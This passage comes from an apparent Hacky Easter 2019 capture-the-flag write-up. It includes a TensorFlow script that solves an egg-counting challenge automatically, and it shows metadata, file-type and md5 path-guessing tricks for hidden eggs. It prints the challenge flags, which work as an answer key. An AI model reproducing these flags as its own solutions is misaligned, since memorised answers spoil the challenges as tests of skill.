      output_dict['detection_scores'] = output_dict['detection_scores'][0]
      if 'detection_masks' in output_dict:
        output_dict['detection_masks'] = output_dict['detection_masks'][0]
  return output_dict

def countEggs(image, out_file):
  # the array based representation of the image will be used later in order to prepare the
```

```
    # result image with boxes and labels on it.
    image_np = load_image_into_numpy_array(image)
    # Expand dimensions since the model expects images to have shape: [1, None, None, 3]
    image_np_expanded = np.expand_dims(image_np, axis=0)
    # Actual detection.
    output_dict = run_inference_for_single_image(image_np_expanded, detection_graph)
    # Visualization of the results of a detection.
    if (len(out_file) > 0):
      vis_util.visualize_boxes_and_labels_on_image_array(
        image_np,
        output_dict['detection_boxes'],
        output_dict['detection_classes'],
        output_dict['detection_scores'],
        category_index,
        instance_masks=output_dict.get('detection_masks'),
        use_normalized_coordinates=True,
        min_score_thresh=.1,
        line_thickness=4)
      plt.figure(figsize=IMAGE_SIZE)
      plt.imshow(image_np)
      plt.savefig(out_file)

    x = 0
    i = 0
    for score in output_dict['detection_scores']:
      if (score > 0.5):
        if(output_dict['detection_classes'][i] != 1): print('OIASDAS')
        x += 1
      i += 1

    return x



# ++++++++++++++++++++++++++++++++++++++++++++++++++
# Entry Point

s = requests.Session()

while True:
  s.get('http://whale.hacking-lab.com:3555/')
  pic = s.get('http://whale.hacking-lab.com:3555/picture')
  f = open('pic_tmp.jpg', 'w')
  f.write(pic.content)
  f.close()

  im = Image.open('pic_tmp.jpg')
  pix = im.load()

  eggCount = 0
  picCnt = 0
  tmp = []

  # split image
  for i in range(3):
    for j in range(3):
      for w in range(300):
        for h in range(300):
          tmp.append(pix[i*310+h,j*310+w])

      picCnt += 1
      if (picCnt%2 == 0 or picCnt == 9):
        picId = picCnt/2
        if (picCnt == 9): picId = 5
        outImg = Image.new('RGB', (300, 600))
        outImg.putdata(tmp)
        tmp = []
        eggCount += countEggs(outImg, '')

  r = s.post('http://whale.hacking-lab.com:3555/verify', data={'s':str(eggCount)})
  resp = r.text
  print(resp)
  if ('Wrong solution' in resp): continue
```

Running the script yields the flag after 42 successful rounds:

```
root@kali:~/Documents/he19/egg24/yet_again_tensor# cat sol.txt
root@kali:~/Documents/he19/egg24/yet_again_tensor# python splitOwn.py
/opt/tensorflow/models/research/object_detection/utils/visualization_utils.py:26: UserWarning:
This call to matplotlib.use() has no effect because the backend has already
been chosen; matplotlib.use() must be called *before* pylab, matplotlib.pyplot,
or matplotlib.backends is imported for the first time.

The backend was *originally* set to 'TkAgg' by the following code:
  File "splitOwn.py", line 12, in <module>
```

```
    from matplotlib import pyplot as plt
  File "/usr/lib/python2.7/dist-packages/matplotlib/pyplot.py", line 71, in <module>
    from matplotlib.backends import pylab_setup
  File "/usr/lib/python2.7/dist-packages/matplotlib/backends/__init__.py", line 16, in <module>
    line for line in traceback.format_stack()


  import matplotlib; matplotlib.use('Agg')  # pylint: disable=multiple-statements
2019-05-06 04:43:23.902596: I tensorflow/core/platform/cpu_feature_guard.cc:141] Your CPU supports instructions that this TensorFlow
binary was not compiled to use: AVX2
2019-05-06 04:43:23.918183: I tensorflow/core/platform/profile_utils/cpu_utils.cc:94] CPU Frequency: 2207995000 Hz
2019-05-06 04:43:23.918297: I tensorflow/compiler/xla/service/service.cc:150] XLA service 0x55ba775afa80 executing computations on
platform Host. Devices:
2019-05-06 04:43:23.918339: I tensorflow/compiler/xla/service/service.cc:158]   StreamExecutor device (0): <undefined>, <undefined>
Great success. Round 1 solved.
Great success. Round 2 solved.
Great success. Round 3 solved.
Great success. Round 4 solved.
Great success. Round 5 solved.
Great success. Round 6 solved.
Great success. Round 7 solved.
Great success. Round 8 solved.
Great success. Round 9 solved.
Great success. Round 10 solved.
Great success. Round 11 solved.
Great success. Round 12 solved.
Great success. Round 13 solved.
Great success. Round 14 solved.
Great success. Round 15 solved.
Great success. Round 16 solved.
Great success. Round 17 solved.
Great success. Round 18 solved.
Great success. Round 19 solved.
Great success. Round 20 solved.
Great success. Round 21 solved.
Great success. Round 22 solved.
Great success. Round 23 solved.
Great success. Round 24 solved.
Great success. Round 25 solved.
Great success. Round 26 solved.
Great success. Round 27 solved.
Great success. Round 28 solved.
Great success. Round 29 solved.
Great success. Round 30 solved.
Great success. Round 31 solved.
Great success. Round 32 solved.
Great success. Round 33 solved.
Great success. Round 34 solved.
Great success. Round 35 solved.
Great success. Round 36 solved.
Great success. Round 37 solved.
Great success. Round 38 solved.
Great success. Round 39 solved.
Great success. Round 40 solved.
Great success. Round 41 solved.
he19-s7Jj-mO4C-rP13-ySsJ
```

The flag is he19-s7Jj-mO4C-rP13-ySsJ.


---

return to overview ⇧

25 - Hidden Egg #1

The challenge description suggests that the egg is hidden in a basket.

After logging in and selecting `Eggs` in the menu, we can see the image of an egg basket on the right-hand side:



Let's download the image using `wget`:

```
root@kali:~/Documents/he19/egg25# wget https://hackyeaster.hacking-lab.com/hackyeaster/images/flags.jpg
--2019-05-28 00:28:26--  https://hackyeaster.hacking-lab.com/hackyeaster/images/flags.jpg
Resolving hackyeaster.hacking-lab.com (hackyeaster.hacking-lab.com)... 80.74.140.117
Connecting to hackyeaster.hacking-lab.com (hackyeaster.hacking-lab.com)|80.74.140.117|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 25413 (25K) [image/jpeg]
Saving to: ‘flags.jpg’

flags.jpg                           100%[=========================================================================>]  24.82K  --.-KB/s
in 0.02s

2019-05-28 00:28:27 (1.35 MB/s) - ‘flags.jpg’ saved [25413/25413]
```

Now we can inspect the metadata of the image by using `exiftool`:

```
root@kali:~/Documents/he19/egg25# exiftool flags.jpg
ExifTool Version Number         : 11.16
File Name                       : flags.jpg
Directory                       : .
File Size                       : 25 kB
File Modification Date/Time     : 2019:04:04 09:56:52-04:00
File Access Date/Time           : 2019:05:28 00:28:27-04:00
File Inode Change Date/Time     : 2019:05:28 00:28:27-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
Photometric Interpretation      : RGB
Image Description               : https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
Samples Per Pixel               : 3
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Software                        : paint.net 4.1.4
Modify Date                     : 2017:11:29 10:31:26
Artist                          : Thumper
Exif Version                    : 0221
Exif Image Width                : 732
Exif Image Height               : 458
XP Title                        : https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
XP Author                       : Thumper
XP Subject                      : https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
Padding                         : (Binary data 1552 bytes, use -b option to extract)
Profile CMM Type                : Linotronic
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 1998:02:09 06:49:00
Profile File Signature          : acsp
Primary Platform                : Microsoft Corporation
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : Hewlett-Packard
Device Model                    : sRGB
```

```
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Hewlett-Packard
Profile ID                      : 0
Profile Copyright               : Copyright (c) 1998 Hewlett-Packard Company
Profile Description             : sRGB IEC61966-2.1
Media White Point               : 0.95045 1 1.08905
Media Black Point               : 0 0 0
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Device Mfg Desc                 : IEC http://www.iec.ch
Device Model Desc               : IEC 61966-2.1 Default RGB colour space - sRGB
Viewing Cond Desc               : Reference Viewing Condition in IEC61966-2.1
Viewing Cond Illuminant         : 19.6445 20.3718 16.8089
Viewing Cond Surround           : 3.92889 4.07439 3.36179
Viewing Cond Illuminant Type    : D50
Luminance                       : 76.03647 80 87.12462
Measurement Observer            : CIE 1931
Measurement Backing             : 0 0 0
Measurement Geometry            : Unknown
Measurement Flare               : 0.999%
Measurement Illuminant          : D65
Technology                      : Cathode Ray Tube Display
Red Tone Reproduction Curve     : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 2060 bytes, use -b option to extract)
About                           : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Title                           : https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
Description                     : https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
Creator                         : Thumper
Image Width                     : 732
Image Height                    : 458
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 732x458
Megapixels                      : 0.335
```

Several fields (`Image Description`, `XP Title`, ...) contain the URL `https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png`.

Accessing this URL reveals that this is actually the hidden egg:

The flag is he19-xzCc-xElf-qJ4H-jay8.

---


return to overview ⇧

26 - Hidden Egg #2

The challenge description states that *a stylish blue egg is hidden somewhere on the webserver*.

The word `stylish` is probably a hint, that the egg is hidden within a `stylesheet`.

Thus we should start by digging through the `.css` files loaded by the website:



The end of the file `https://hackyeaster.hacking-lab.com/hackyeaster/css/source-sans-pro.css` contains the following lines:

```
...
@font-face {
    font-family: 'Egg26';
    font-weight: 400;
    font-style: normal;
    font-stretch: normal;
    src: local('Egg26'),
    local('Egg26'),
    url('../fonts/TTF/Egg26.ttf') format('truetype');
}
```

So let's download the file `Egg26.ttf`:

```
root@kali:~/Documents/he19/egg26# wget https://hackyeaster.hacking-lab.com/hackyeaster/fonts/TTF/Egg26.ttf
--2019-05-28 00:42:07--  https://hackyeaster.hacking-lab.com/hackyeaster/fonts/TTF/Egg26.ttf
Resolving hackyeaster.hacking-lab.com (hackyeaster.hacking-lab.com)... 80.74.140.117
Connecting to hackyeaster.hacking-lab.com (hackyeaster.hacking-lab.com)|80.74.140.117|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69562 (68K) [application/x-font-ttf]
Saving to: ‘Egg26.ttf’

Egg26.ttf                           100%[=========================================================================>]  67.93K  --.-KB/s
in 0.04s

2019-05-28 00:42:07 (1.85 MB/s) - ‘Egg26.ttf’ saved [69562/69562]
```

Using the `file` tool, we can see that this is not a font but an image:

```
root@kali:~/Documents/he19/egg26# file Egg26.ttf
Egg26.ttf: PNG image data, 480 x 480, 8-bit/color RGBA, non-interlaced
```

By renaming and opening the file, we can confirm that this is actually the hidden egg:

```
root@kali:~/Documents/he19/egg26# mv Egg26.ttf egg26.png
```

The flag is he19-CuSV-SNEu-McPd-7eEg.

---


return to overview ⇧

27 - Hidden Egg #3

The challenge description states, that *sometimes, there is a hidden bonus level*.


Comparing the image of the challenge:

to the images of the challenges from egg21 and egg22:




suggests, that the bonus level is an extra level of `The Hunt`.


The website of the challenges contains a link to give feedback, which contains a disabled radio button called `Orbit - upcomming!`:



When sending feedback, the parameters are passed via GET:



By adjusting the `path` parameter to `3` manually, the following notification is displayed:



This suggests that we have to determine how the link for path 1 and path 2 are built in order to deduce the link for path 3.

The links for path 1 and path 2 seems be differentiated by a md5 checksum:

`http://whale.hacking-lab.com:5337/1804161a0dabfdcd26f7370136e0f766`
`http://whale.hacking-lab.com:5337/7fde33818c41a1089088aa35b301afd9`


These md5 checksums can actually be cracked and turned out to be `P4TH1` and `P4TH2`:

```
root@kali:~/Documents/he19/egg26# echo -n 'P4TH1' | md5sum
1804161a0dabfdcd26f7370136e0f766  -

root@kali:~/Documents/he19/egg26# echo -n 'P4TH2' | md5sum
7fde33818c41a1089088aa35b301afd9  -
```


Accordingly the link for path 3 can be build by calculating the md5 checksum of `P4TH3`:

```
root@kali:~/Documents/he19/egg26# echo -n 'P4TH3' | md5sum
bf42fa858de6db17c6daa54c4d912230  -
```


By browsing to the link `http://whale.hacking-lab.com:5337/bf42fa858de6db17c6daa54c4d912230` we can access the hidden bonus level:



